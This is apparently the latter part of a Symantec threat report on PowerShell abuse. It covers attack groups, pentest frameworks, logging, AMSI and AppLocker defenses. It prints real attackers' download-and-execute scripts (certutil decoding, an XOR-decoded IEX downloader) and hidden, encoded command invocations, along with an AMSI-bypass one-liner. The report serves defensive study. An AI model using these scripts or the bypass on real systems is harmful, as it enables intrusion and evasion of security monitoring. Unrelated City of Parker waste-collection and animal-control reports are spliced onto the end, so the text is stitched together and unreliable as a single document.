The CozyDuke/SeaDuke group has been known to target governmental and diplomatic organizations since at least 2010. This group used a PowerShell version of Hacktool.Mimikatz and the Kerberos pass-the-ticket attack to impersonate high privileged users. CozyDuke/SeaDuke used another PowerShell script called dump.ps1 to extract emails from the Microsoft Exchange server.

In addition to that, Trojan.Cozer used an encoded PowerShell script to download Trojan.Seaduke. Cozer downloaded an encoded binary disguised as .jpg file from an SSL web server. Instead of directly decoding the Base64-encoded file with PowerShell, the attackers invoked the Windows tool Certutil, before executing the file as a new process. The following shows the PowerShell script used to download Trojan.Seaduke.

```
(New-Object Net.WebClient).DownloadFile("https://
[REMOVED]/logo1.jpg","$(cat env:appdata)\\logo1.
jpg"); certutil -decode "$(cat env:appdata)\\logo1.
jpg" "$(cat env:appdata)\\AdobeARM.exe"; start-
process "$(cat env:appdata)\\AdobeARM.exe "
```

BUCKEYE

The Buckeye group, which recently attacked Hong Kong based targets, used spear-phishing emails with malicious .zip attachments. The .zip archive contained a Windows shortcut (.lnk) file with the Internet Explorer logo. This .lnk file then used PowerShell to download and execute Backdoor.Pirpi. The group used -w 1 instead of -w hidden to hide the window. They also used cls to clear the screen, probably in an attempt to hide their activity.

```
powershell.exe -w 1 cls (New-Object Net.WebClient).
DownloadFile("""http://[REMOVED]/images/rec.
exe""","""$env:tmp\rec.exe""");Iex %tmp%\rec.exe
```

ODINAFF

The Odinaff group, which attacked financial institutions, used PowerShell and other tools like PsExec to laterally move across a compromised network. This group was one of the few that set a specific user agent for the downloader script and checked local proxy settings. In addition, Odinaff used some simple mixed-case letter obfuscation.

```
$WC=NEw-OBjeCt SYsTEm.Net.WEbCLIENt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificat
eValidationCallback = {$true};
$wC.HEAderS.Add('User-Agent',$u);
$Wc.PROxY = [SystEM.NeT.WEBReQuEst]::DeFauLt
WEbPrOxy;$wC.ProXY.CREdENtiAls = [System.NeT.CRedeN
tIalCAcHe]::DefaulTNETworKCrEdenTIALS;
$K='AKoem{;V*O$E^<0F:_Is~}zdhyni,fpt';$I=0;[CHAR[]]
$b=([chAr[]]($wc.DOwNlOadSTRiNg("https://[REMOVED]/
index.asp")))|%{$_-bXoR$k[$I++%$K.LenGtH]};IEX
($B-joIn'')
```

FBI WARNING ON UNNAMED ATTACK GROUP

On November 17, 2016, the FBI warned about a targeted attack group using PowerShell. The attackers sent spear-phishing emails containing documents with malicious macros. Once executed, the malware loaded the PowerShell stage to memory and executed it. The script checked the network connection by contacting gmail.com or google.com. If network connection was available, it downloaded a file with HTML content from its C&C server. The returned content then searched for images with the alt tag set to "Send message to contact". If an object was found, a Base64-encoded string was extracted from the source tag and was parsed. Using the Invoke-Expression call, the attacker could execute arbitrary PowerShell commands on the targeted computer.

EXAMPLE SCRIPT INVOCATIONS USED IN TARGETED ATTACKS


Table 5. Script invocations seen in targeted attacks by group

Attack groups	Script invocations
Pupa/ DeepPanda	`powershell.exe -w hidden -nologo -nointeractive -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring([REMOVED]))"`
Pupa/ DeepPanda	`powershell.exe -Win hidden -Enc [REMOVED]`
Pupa/ DeepPanda	`powershell -noprofile -windowstyle hidden -noninteractive -encodedcommand [REMOVED]`
SeaDuke	`powershell -executionpolicy bypass -File diag3.ps1`
SeaDuke	`powershell -windowstyle hidden -ep bypass -f Dump.ps1 -Domain [REMOVED] -User [REMOVED] -Password [REMOVED] -Mailbox`
CozyDuke	`powershell.exe -WindowStyle hidden -encodedCommand [REMOVED]`
Odinaff	`powershell.exe -NoP -NonI -W Hidden -Enc [REMOVED]`
Buckeye	`powershell.exe -w 1 cls (New-Object Net.WebClient).DownloadFile("""http://[REMOVED]/images/rec.exe""","""$env:tmp\rec.exe""");Iex %tmp%\rec.exe`

Most targeted attack groups primarily use PowerShell as downloader and for lateral movement across a network. Some groups like Buckeye even deploy other tools with functionality that could easily be reproduced in PowerShell scripts. It is unclear why they choose to rely on other tools for these simpler tasks, particularly since gathering environmental information about the compromised computer could easily be done with PowerShell. The reason could be that the groups hope to evade detection by spreading their activity over multiple legitimate tools. On the other hand, unauthorized usage of that many tools could raise an alarm.

Note that even within specific groups, invoked arguments differ over multiple commands. For example, Deep Panda uses both -w hidden and –Win hidden. Since the rest of the scripts and arguments were not obfuscated, this might be due to different authors creating the scripts.

The majority of scripts that we have observed in targeted attacks did not employ heavy obfuscation, such as what was discussed in the script obfuscation section of this report. It is unclear if this is due to a lack of knowledge or if this was a deliberate decision to raise less suspicion of their scripts. Most of the downloader scripts load their payload from servers using HTTPS to hide it from gateway and network security tools that can't deal with TLS connections.



DUAL USE TOOLS AND FRAMEWORKS

In the last two years, penetration tools and frameworks containing PowerShell have sharply risen. These tools often use new PowerShell methods that have not been seen much in malware yet. The community behind these tools is fast-growing and is quick to integrate new ideas. Many other non-PowerShell-specific tools, such as Metasploit, Veil, and Social Engineering Toolkit (SET), include the ability to generate PowerShell payloads and outputs.

The following sections will discuss some of the most common pentesting tools available. As mentioned, many other script sets, such as Posh-SecMod and PowerCat, are created every month. These tools can be used to test defenses against targeted attack groups using similar techniques.

The most common pentesting tools are:

- PowerSploit
- PowerShell Empire
- NiShang
- PS>Attack
- Mimikatz

The community behind these tools is fast-growing and is quick to integrate new ideas.

POWERSPLOIT

PowerSploit is a collection of different PowerShell scripts for penetration testers. The collection has grown over the years and offers modules for all phases of an attack. The advertised script features are:

- Code execution
- Script modification
- Persistence
- Antivirus bypass
- Exfiltration
- Privilege escalation
- Reconnaissance

Some previous standalone tools like PowerView (reconnaissance) and PowerUp (privilege escalation) have been integrated into PowerSploit.

POWERSHELL EMPIRE

This is a modular post-exploitation framework, providing a Metasploit-like environment in PowerShell and Python. PowerShell Empire includes different types of back door tools with multiple modules. Similar to the other frameworks, it includes methods for privilege escalation, lateral movement, persistence, data collection, and reconnaissance.

NISHANG

Nishang is a collection of different PowerShell scripts offering scanners, back door tools, privilege escalation, persistence, and other modules to the user. It contains various cmdlets that can generate encoded output to be used with load point methods.

PS>ATTACK

PS>Attack combines different PowerShell projects into a self-contained custom PowerShell console. The framework calls PowerShell through a .NET object in order to make it easier to run in environments where powershell.exe is blacklisted or restricted. The toolset includes the usual scripts from PowerSploit, PowerTools, and Nishang such as privilege escalation, persistence, reconnaissance, and data exfiltration.

MIMIKATZ

Mimikatz is a popular hacktool that dumps credentials and tokens from Windows computers. The tool can also perform various token manipulation and impersonation attacks.

Mimikatz has been seen in nearly all targeted attacks. There are PowerShell implementations of the tool, which can be run entirely from memory. The first widely accessible PowerShell version was the Invoke-Mimikatz script. This functionality is now integrated in other scripts like PowerSploit or ported to new scripts like mimikittenz.

There are other methods to gather passwords that do not require Mimikatz. Some attackers have started to use a method called Kerberoasting, which extracts service accounts password hashes for offline cracking.

PowerSploit is a collection of different PowerShell scripts for penetration testers. The collection has grown over the years and offers modules for all phases of an attack.

POWERSHELL SCRIPTS FOR PREVENTION AND INVESTIGATION

On the defender's side, a range of PowerShell scripts exists to help us. For example, there are scripts that will generate honeypot files and watch them for ransomware trying to encrypt them. Other scripts create local tar pit folders, which mimic an endless recursive folder structure in an attempt to slow down the ransomware file enumeration process. Another concept uses PowerShell to disable network enumeration, which is often performed for lateral movement.

There are also a few incident response and forensic toolkits available in PowerShell, such as Kansa, PowerForensic, or the data-gathering script PSrecon.

Performing a forensic analysis on PowerShell attacks can be difficult due to the lack of traces available. FireEye researchers Ryan Kazanciyan and Matt Hastings point out several starting points when investigating memory threats with a focus on PowerShell. For example, svchost.exe might still contain traces of remotely executed PowerShell commands, but only when the analysis can be conducted shortly after the attack.

Extended logging is key to make an investigation easier and we strongly recommend system administrators to enable this feature.

Performing a forensic analysis on PowerShell attacks can be difficult due to the lack of traces available.

Most of the previously discussed attack methods require the attacker to be able to execute code on the targeted computer first. Some techniques require administrator privileges. This is why malicious PowerShell scripts are often referred to as post-exploitation tools; the initial infection vector is often the same as with traditional binary threats.
As a result, normal best practices to secure the environment apply here as well:

- End users are advised to immediately delete any suspicious emails they receive, especially those containing links and/or attachments.
- Be wary of Microsoft Office attachments that prompt users to enable macros. While macros can be used for legitimate purposes, such as automating tasks, attackers often use malicious macros to deliver malware through Office documents. To mitigate this infection vector, Microsoft has disabled macros from loading in Office documents by default. Attackers may use social-engineering techniques to convince users to enable macros to run. As a result, Symantec recommends that users avoid enabling macros in Microsoft Office.

The following guidance is specific to mitigating PowerShell threats:

- If you do not use PowerShell in your environment, then check if you can disable it or at least monitor for any unusual use of powershell.exe and wsmprovhost.exe, such as from unknown locations, unknown users, or at suspicious times. Keep in mind that PowerShell can be run without powershell.exe, such as through .NET and the System.Management.Automation namespace. Blocking access to powershell.exe, for example through AppLocker, does not stop attackers from using PowerShell.

- All internal legitimately used PowerShell scripts should be signed and all unsigned scripts should be blocked through the execution policy. While there are simple ways to bypass the execution policy, enabling it makes infection more difficult. The security team should be able to monitor for any attempt to bypass the execution policy and follow up on it.
- PowerShell Constrained Language Mode can be used to limit PowerShell to some base functionality, removing advanced features such as COM objects or system APIs. This will render most PowerShell frameworks unusable as they rely on these functions, such as for reflected DLL loading.
- Update to the newest version of PowerShell available (currently version 5). This will provide additional features, such as extended logging capabilities. If you do not use PowerShell version 2 but still have it installed, consider removing it as it can be exploited to bypass logging and restrictions.
- A restricted run space can limit exposure to remote PowerShell scripts. Cmdlets can be limited, and execution can be delegated to a different user account.
- Consider evaluating if Just Enough Administration (JEA) can be used to limit privileges for remote administration tasks in your environment. JEA is included in PowerShell 5 and allows role-based access control.

LOGGING

By default, basic logging is enabled in PowerShell prior to version 5. Enabling PowerShell logging requires PowerShell 3 and up.

With PowerShell 5, three logging methods are available; Module Logging, Transcription, and Script Block Logging. We highly recommend enabling extended logging, as this helps tremendously in investigations. Even if the attacker deletes their scripts after the attack, the log may still contain the content. Some logs record de-obfuscated scripts, allowing keywords to be easily searched for. Logging can be enabled in the group policy for Windows PowerShell. The settings are stored in the registry under the following subkey:

- `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\`

Be advised that enabling logging can generate a lot of events. This information should be processed quickly or sent to a central SIEM to be correlated before it gets overwritten locally. In addition, the Windows Prefetch file for PowerShell may give a good indication of when it was last run and might even reveal the script's name.

When PowerShell scripts are executed, the following Windows event logs are updated:


- `Windows PowerShell.evtx`
- `Microsoft-WindowsPowerShell/Operational.evtx`
- `Microsoft-WindowsWinRM/Operational.evtx`

The analytic logs are disabled by default, but they include more details like executed cmdlets, scripts, or commands. This can generate a large volume of log messages if enabled.

- `Microsoft-WindowsPowerShell/Analytic.etl`
- `Microsoft-WindowsWinRM/Analytic.etl`

PowerShell 3 introduced Module Logging, which records PowerShell commands and their output including commands that are executed through remoting. Module Logging has to be enabled for each module that you want to monitor or all of them. Module Logging is a good start but it omits some details. Note that Module Logging does not record the execution of external Windows binaries.

Figure 9. PowerShell group policy settings on Windows 10




For detailed results, PowerShell provides the Transcription function through the Start-Transcript command to log all the processed commands. This option has been greatly improved in PowerShell 5. It will record all input and output as it appears in the console and write it to a text file with timestamps. Enabling transcribing will quickly generate a lot of log files so be prepared to process them or store them on a central file share. An attacker could disable logging before executing the malicious payload, for example a simple "-noprofile" argument will ignore profile commands. Any tampering should be monitored as well.

In PowerShell 5, Microsoft introduced verbose Script Block Logging. Once enabled, Script Block Logging will log the content of all script blocks that are processed and de-obfuscated, including dynamic code generated at runtime. This provides complete insight into script activity on a computer. The logging

is applied to any application that uses the PowerShell engine. As a result, it monitors the command-line invocation PowerShell ISE as well as custom applications that use .NET objects. The events are logged in the PowerShell operational log.

Figure 10. PowerShell log event entry



Some administrators fear that this much logging might lead to leaked sensitive data such as credentials. In order to reduce this risk, Windows 10 introduced Protected Event Logging, which encrypts local logs in order to prevent attackers from stealing data from them. The logs should then be forwarded to a central location and analyzed.

Another option is to enable Process Tracking with command-line auditing, which can now record the full command line. This will log all new processes which are started, including PowerShell that is run on the command line. The information will be logged with the event id 4688 (Process Creation).

There are a few public tools available that can help process logged events, such as PowerShell Method Auditor. Security researcher Sean Metcalf has generated a list of suspicious calls that can be monitored in the PowerShell operational log. For example the following keywords are a strong indicator that PowerShell attack tools have been run:

Invoke-DLLInjection

- System.Reflection.AssemblyName
- System.Reflection.Emit.AssemblyBuilderAccess

Invoke-Shellcode

- System.Reflection.AssemblyName
- System.Reflection.Emit.AssemblyBuilderAccess
- System.MulticastDelegate
- System.Reflection.CallingConventions

ANTIMALWARE SCAN INTERFACE (AMSI)

Windows 10 added new security features for PowerShell. Script Block Logging is now automatically enabled, providing better logging. Additionally, a new feature called Antimalware Scan Interface (AMSI) allows security solutions to intercept and monitor PowerShell calls in order to block malicious scripts. This lets an engine look beyond basic obfuscation and dynamic code generation.

Unfortunately there are already ways to bypass AMSI. An attacker can try to unload AMSI; Graeber demonstrated the following simple method:

```
[Ref].Assembly.GetType('System.
Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').
SetValue($null,$true)
```

An alternative method is dropping back to PowerShell 2.0 which does not support AMSI, if the old version is still present on the computer.

Either way, detections rely on signatures in most cases and therefore can be challenged by obfuscation, for example with variables or reordering. Nonetheless, AMSI increases security and, if the generated log files are monitored, will provide evidence of PowerShell misuse.

APPLOCKER

With Microsoft's application control solution AppLocker, further restrictions can be added. Through group policies, the tool can limit the execution of executables, DLLs, and scripts. AppLocker identifies the applications through information about the path, file hash, or publisher.

In an ideal enterprise environment, a whitelist approach would be used. With PowerShell 5, AppLocker can enforce Constrained Language Mode. This combination makes it hard for an attacker to run malicious scripts. Unfortunately in most cases, organizations use a blacklist approach as it is simpler to handle and update. Since PowerShell scripts can be launched in so many ways with legitimate reasons for administration to do so, it is difficult to block all malicious usage. Nevertheless, using AppLocker can improve security and should be assessed for an organization's security strategy.

Adopting a multilayered approach to security minimizes the chance of infection. Symantec has a strategy that protects against malware, including PowerShell threats, in three stages:

1. **Prevent:** Block the incursion or infection and prevent the damage from occurring
2. **Contain:** Limit the spread of an attack in the event of a successful infection
3. **Respond:** Have an incident response process, learn from the attack, and improve defenses

Preventing infection is by far the best outcome. Malicious emails and other malware droppers are the most common infection vectors for malicious PowerShell scripts. Adopting a robust defense against both these infection vectors will help reduce the risk of compromise.

ADVANCED ANTIVIRUS ENGINE

Symantec uses an array of detection engines including an advanced signature-based antivirus engine with heuristics, just-in-time (JIT) memory-scanning, and machine-learning engines. This allows the detection of directly in-memory executed scripts.

SONAR BEHAVIOR ENGINE

SONAR is Symantec's real-time behavior-based protection that blocks potentially malicious applications from running on the computer. It detects malware without requiring any specific detection signatures. SONAR uses heuristics, reputation data, and behavioral policies to detect emerging and unknown threats. SONAR can detect PowerShell script behaviors often used in post-infection lateral movement and block them.

EMAIL PROTECTION

Email-filtering services such as Symantec Email Security.cloud can stop malicious emails before they reach users. Symantec Messaging Gateway's Disarm technology can also protect computers from this threat by removing malicious content from attached documents before they even reach the user.

Email.cloud includes Real Time Link Following (RTLF) which processes URLs present in attachments, not just in the body of

emails. In addition to this, Email.cloud has advanced capabilities to detect and block malicious script contained within emails through code analysis and emulation.

BLUE COAT MALWARE ANALYSIS SANDBOX

Sandboxes such as the Blue Coat Malware Analysis have the capability to analyze and block malicious scripts including PowerShell scripts. It can work its way through multiple layers of obfuscation and detect suspicious behavior.

SYSTEM HARDENING

Symantec's system hardening solution, Symantec Data Center Security, can secure physical and virtual servers, and monitor the compliance posture of server systems for on-premise, public, and private cloud data centers. By defining allowed behavior, Symantec Data Center Security can limit the use of PowerShell and any of its actions.

PowerShell allows attackers to perform malicious actions without deploying any additional binary files, increasing the chances of spreading their threats further without being detected. The fact that PowerShell is installed by default makes the framework a favored attack tool. Furthermore, PowerShell leaves few traces as extended logging is not activated by default.

Most targeted attack groups have already used PowerShell, but many still rely on other system tools for basic tasks such as data-gathering. There is a huge community creating PowerShell scripts for penetration testers and we expect more cybercriminals to start using PowerShell in the future.

Malicious PowerShell scripts are primarily used as downloaders in email attachments or for lateral movements inside the network after an incursion. But it is also possible to have full back door Trojans or ransomware coded entirely in PowerShell.

Few PowerShell threats in the wild use obfuscation. We have seen proof-of-concept code that uses much stronger obfuscation, making it difficult to detect. It seems attackers are deliberately not using more obfuscation, as their threats are already successful and they do not want to raise further suspicion. Often Base64-encoded commands are sufficient to bypass any deployed security measures.

With the evidence we have shown of a rising tide of threats leveraging PowerShell, we recommend bolstering defenses by upgrading to the latest version of PowerShell and enabling extended logging features. Additionally, make sure that PowerShell is considered in your attack scenarios and that the corresponding log files are monitored.

CREDITS

Author

Candid Wueest

Contributors

Stephen Doherty

Himanshu Anand


ABOUT SYMANTEC

Symantec Corporation (NASDAQ: SYMC), the world's leading cyber security company, helps businesses, governments and people secure their most important data wherever it lives. Organizations across the world look to Symantec for strategic, integrated solutions to defend against sophisticated attacks across endpoints, cloud and infrastructure.

Likewise, a global community of more than 50 million people and families rely on Symantec's Norton suite of products for protection at home and across all of their devices. Symantec operates one of the world's largest civilian cyber intelligence networks, allowing it to see and protect against the most advanced threats.

MORE INFORMATION

- Symantec Worldwide: http://www.symantec.com
- ISTR and Symantec Intelligence Resources: https://www.symantec.com/security-center/threat-report
- Symantec Security Center: https://www.symantec.com/security-center
- Norton Security Center: https://us.norton.com/security-center



Symantec Corporation World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527 8000
1 (800) 721 3934
www.symantec.com

For specific country offices
and contact numbers,
please visit our website.
For product information in the U.S.,
call toll-free 1 (800) 745 6054.

Symantec

City of Parker

REPUBLIC SERVICES

Jan 2018 – Mar 2018

Quarterly Report

Rick Bernas

REPUBLIC SERVICES OF PLANO

YTD tons 2017

PARKER	1st Qtr 2018			
Solid Waste	386			
Recycle	142			
Bulk/Brush	326			
TOTALS	854			

Drive By's 2017

REPUBLIC SERVICES

Homes : 1,332

Drive by's /all servcies

1st - qtr:

17,316 –trash

9,324 – recycle

3,996 – bulk

30,636 – drive by's

Customer Satisfaction

REPUBLIC SERVICES

2nd Quarter goals:

Open discussions on the state of recycling. China Sword market impact. Future business model.

REPUBLIC SERVICES

REPUBLIC SERVICES, INC.℠

ALLIED WASTE INDUSTRIES

TWO INDUSTRY INNOVATORS ARE NOW ONE ENVIRONMENTAL LEADER.

Thank You
CITY OF PARKER

ANIMAL CONTROL REPORT FEBRUARY 2018

Call #	Date:	2/2/2018	Caller Remarks:	LAB RAL ON SPRINGHILL ESTATES NEAR 4800 BLOCK. VG	
1	Invoice Type:	No Charge	Expected Charge:	$0.00	
	Call Type	Action Taken By:	Response	Disposition	
	Stray	City Personnel	No Animal Found	NA	
Call #	Date:	2/6/2018	Caller Remarks:	INJURED OPOSSUM ON BACK PATIO.VG	
2	Invoice Type:	Service Fee Only	Expected Charge:	$50.00	
	Call Type	Action Taken By:	Response	Disposition	
	Wild Animal	Murphy Animal Control	Murphy Pick Up	Destroyed	
Call #	Date:	2/6/2018	Caller Remarks:	DEAD RABBIT IN FRONT YARD.VG	
3	Invoice Type:	Service Fee Only	Expected Charge:	$50.00	
	Call Type	Action Taken By:	Response	Disposition	
	Dead Animal	Murphy Animal Control	Murphy Pick Up	Destroyed	
Call #	Date:	2/12/2018	Caller Remarks:	FOUND A STRAY MIX BREED DOG - ERICA WILL TAKE TO SHELTER - TALKED TO TARA - KC	
4	Invoice Type:	No Charge	Expected Charge:	$0.00	
	Call Type	Action Taken By:	Response	Disposition	
	Stray	Other	Other	NA	

Fiscal Year Budget = $6,000	
Fiscal Year Charges	
October =	**430.00**
November =	**250.00**
December =	**300.00**
January =	**200.00**
February =	**280.00**
March =	
April =	
May =	
June=	
July=	
August=	
September=	
Total=	**$1,460.00**

ANIMAL CONTROL REPORT FEBRUARY 2018

Call #	Date:	2/13/2018	Caller Remarks:	CONCERNED ABOUT A PAINT HORSE NOT HAVING ANY WATER - 4202 / 4204 DONNA LN. THEY HAD WATER.KC	
5	Invoice Type:	No Charge	Expected Charge:	$0.00	
	Call Type	Action Taken By:	Response	Disposition	
	Other	City Personnel	Other	NA	
Call #	Date:	2/14/2018	Caller Remarks:	HORSES OUT ON GREGORY LN.VG	
6	Invoice Type:	No Charge	Expected Charge:	$0.00	
	Call Type	Action Taken By:	Response	Disposition	
	Other	City Personnel	Other	NA	
Call #	Date:	2/26/2018	Caller Remarks:	DOG BITE REPORT.CAT QUARANTINED FOR 10 DAYS THEN CLEARED. OWNER NEVER RESPONDED.VG	
7	Invoice Type:	Service Fee + 3 Days	Expected Charge:	$80.00	
	Call Type	Action Taken By:	Response	Disposition	
	Other	Murphy Animal Control	Murphy Pick Up	Quarantined/Follow Up	
Call #	Date:	2/27/2018	Caller Remarks:	SKUNK IN TRAP	
8	Invoice Type:	Service Fee Only	Expected Charge:	$50.00	
